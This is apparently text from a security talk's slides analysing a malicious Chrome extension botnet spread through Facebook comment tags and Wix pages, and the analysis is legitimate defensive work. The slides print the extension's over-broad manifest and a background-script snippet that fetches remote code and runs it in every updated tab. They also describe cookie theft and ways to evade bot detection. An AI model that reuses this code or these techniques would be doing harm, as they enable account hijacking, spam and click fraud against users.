

Publish Wix Website
That leads to attack page

Distribute Link
Among all Facebook friends

Review Extension
In Google Web Store



The objective:
Use Wix as a distributor
to form a bot net



Bot Masters: What Do They Want?



Send Spam



DDoS Attacks



Scrape Websites



Click Frauds





Facebook 'Comment Tagging Malware' Spreading via Google Chrome

By *Waqas* on June 27, 2016  Email  @hackread   **MALWARE**  **SCAMS AND FRAUD**  **SECURITY**

IF YOU RECEIVE A FACEBOOK NOTIFICATION REGARDING A FRIEND TAGGING YOU IN A COMMENT BE VERY CAREFUL BEFORE CLICKING ON THE LINK IT CAN BE A JAVASCRIPT MALWARE FOUND TARGETING USERS LATELY!

Tag Me If You Can



User Click

Facebook Friends




Extension



New Payload
Instance



This Magical Bot...




WIX.com



What makes a good bot


Goal: **Look Human**




Blacklists



Cookies & Flow Control



Mouse Movement



Javascript Challenges

Browser Extension:

The Perfect Bot

What An Extension Can Do

Extension Manifest

```
{
  "update_url": "https://clients2.google.com/
service/update2/crx",
  "background": {
    "scripts": [
      "view.js"
    ]
  },
  "browser_action": {
    "default_icon": "viadeo.png",
    "default_popup": "index.html"
  },
  "content_scripts": [
    {
      "js": [
        "jquery.js",
        "crack.js"
      ],
      "matches": [
        "*://*.viadeo.com/*"
      ]
    }
  ],
}
```

Background
script

```
  "description": "Permet de profiter des avantages d'un compte vi
  "icons": {
    "128": "viadeo.png",
    "16": "viadeo.png",
    "48": "viadeo.png"
  },
  "manifest_version": 2,
  "name": "Viad30 Unlocker",
  "permissions": [
    "tabs",
    "*://*.viadeo.com/",
    "storage",
    "webNavigation",
    "http://*/*",
    "https://*/*",
    "cookies",
    "webRequest",
    "webRequestBlocki
  ],
  "version": "3.4",
  "content_security_policy": "script-src 'self' 'unsafe-eval'; ob
}
```

Use a copy
of an existing
extension

Snatch user
cookies from
login
ability

Command & Control

Background Script

```
chrome.tabs.onUpdated.addListener(function(tabId, changeInfo, tab) {
```

Any time a tab
is updated



```
    var xhr_obj = juykhjkhj();  
    xhr_obj['onreadystatechange'] = function() {  
        if (xhr_obj['readyState'] == 4) {  
            chrome['tabs']['executeScript']({  
                code: xhr_obj['responseText']  
            })  
        }  
    }  
};
```

And **execute** it
on the active tab.

